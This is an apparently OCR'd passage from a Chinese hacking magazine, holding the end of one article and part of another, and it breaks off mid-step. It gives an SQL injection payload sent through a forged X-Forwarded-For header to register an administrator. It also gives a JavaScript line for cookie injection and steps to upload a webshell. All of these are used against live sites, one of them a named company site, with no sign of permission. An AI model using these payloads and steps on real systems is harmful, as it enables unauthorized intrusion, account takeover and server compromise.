至此，Insert()执行insert指令添加注册用户进数据库，分析到这里，可能很多读者朋友还不知道为什么要以注册用户这个注射点为例，其实是因为管理员和用户同在一个表mice_user(mice_为表前缀)，唯一的区别是普通用户group_id字段的值为4，管理员为1。下面的利用比较简单，在注册的时候伪造X-FORWARDED-FOR为：**“127.0.0.1'),('my5t3ry','34003bbff877bdac528ba782c10f0c90','a41b0fbb00dd157d9519752f38026ab7675d60a9','','',1,0,'',1277563522,0,1277563522,'127.0.0.**




图1　获取验证码




图2　输入脚本




图3 执行exp

1')#”，即可向数据库insert两组数据，同时把第二个用户注册为管理员。具体过程可以参考我写的exp，下面我们到网上找个站来测试下。

首先我找了个站www.xxx.com，使用exp，格式为：“php exp.php www.xxx.com 路径 验证码 PHPSESSID”，验证码访问http://www.xxx.com/index.php/checkcode获取，如图1。

接着清空地址栏，输入“javascript:prompt("cookies",document.cookie);void(0);”访问，其中的151c4d52a3085da72b7fc37efe965188就是PHPSESSID了，如图2。

exp添加的管理员账号密码都为my5t3ry，如图3。

登陆后台“http://www.xxx.com/admin.php/login”，在“系统设置→系统基本参数→可上传的文件类型”添加php4，php5或者asa都可以，如图4。

注意这里过滤了“php，php3，asp，jsp，cgi，aspx，py，pl”。接着在“上传>上传文件”上传webshell即可，如图5。




图4　添加上传文件类型




图5　上传

文章就写到这里了，有什么问题欢迎到Nohack官方论坛找我讨论。


编辑点评：很多的PHP程序漏洞都存在变量过滤不严的问题，看完这篇文章，不知道哪位读者能够提供一种新的思路或者工具，自动检测变量过滤问题呢？期待能看到这样的文章。

记一次变态网站的曲折入侵

图我不是张卫健

闲来无事在网上闲逛，无意中打开一个网站。典型的企业站，如图1所示。手痒，忍不住要为它检测一番。心想拿下Shell应该是轻而易举的事情。

随便找了个带参数的连接，加单引号 ’ 测试，出现如图2所示。


图1　企业网站

看来网站使用了通用防注入程序，这个提示很眼熟。记得这个防注入程序是没有检测Cookie的。Asp中Request的方法有三种，querystring (Get) form (Post) cookie (cookie)，这个防注入程序只检查了Get和Post而忽略了Cookie，所以，当Asp程序没有指定方法，而是用id=Request(“id”)这种写法的时候，我们就可以采用Cookie注入了。

我们来试一下。记下id的值，408.清空IE地址栏，我们输入javascript:alert(document.cookie="id="+escape("408 and 1=1"))，按下回车，弹出对话框点确定。将id的值改为408 and 1=1。

然后，我们再在此页面里打开不带参数的页面http://www.chinalijing.com/ProductShow.asp 当程序找不到Get Post的值时就会取Cookie的408 and 1=1，我们的注入语句也就执行了。页面显示正常，说明存在Cookie注入漏洞。我们不可能这样手动注入的，用寂寞的刺猬老大写的Cookie注入脚本，然后本地搭建ASP服务器放到Domain中跑，成功跑出用户密码，如图3所示。




图2　提示




图3　猜解出密码

密码是16位的md5加密。去网上查询到了密码，剩下的事情，当然就是去后台登录了。输入admin目录，回车，可爱的后台就出来了，如图4所示。

输入密码进入后台，感觉似曾相识。可是，总又觉得少了些什么，如图5所示。

看到有添加产品的地方，先看下上传。点击浏览，选好文件然后点上传，出现了如下提示：

```
Active Server Pages 错误 'ASP 0126'
找不到包含文件
/Upfile_Photo.asp，行 3
找不到包含文件 'Inc/upfile_class.asp'。
```

出错了，upfile_class.asp文件不存在了。看来想通过上传直接拿Shell的想法是破灭了。在新闻管理的地方看到了很熟悉的ewebeditor的界面，果断找到路径输入admin_login.asp页面不存在，下数据库之后，也没有发现有前辈新增的样式。这时候仔细看了一下左边的管理连接，感觉这个后台页面应该是被阉割了，如果有数据库备




图4　后端登录




图5　登录后台




图6　提示

份的话，那么用eweb传个图片木马，再备份，不就拿到Shell了么。于是开始访问admin/admin_data.asp不存在，admin_database.asp不存在，当访问到admin_databackup.asp的时候出现了如图6的提示。

看来存在备份页面是没有错了，不过验证了来源。直接输入是访问不了的。想到了Eweb有个源码模式，于是切换到源码输入<A href="../../admin/admin_databackup.asp">aaaaaaaaaaaa</A> 再切换到预览，鼠标放到我们构造的超链接上，如图7所示，可以看到变为了数据备份地址。

点击之后，又遇冷水，如图8所示。

仍然还是访问不了。看来对目录还做了检查。得置于admin 根目录。继续转您，发现添加产品大类连接是位于admin根目录的，点击添加，忽然想到，如果过滤不严，不就可以执行html代码了么。于是输入，<A href="../../admin/admin_databackup.asp">fu</A> ，如图9所示。

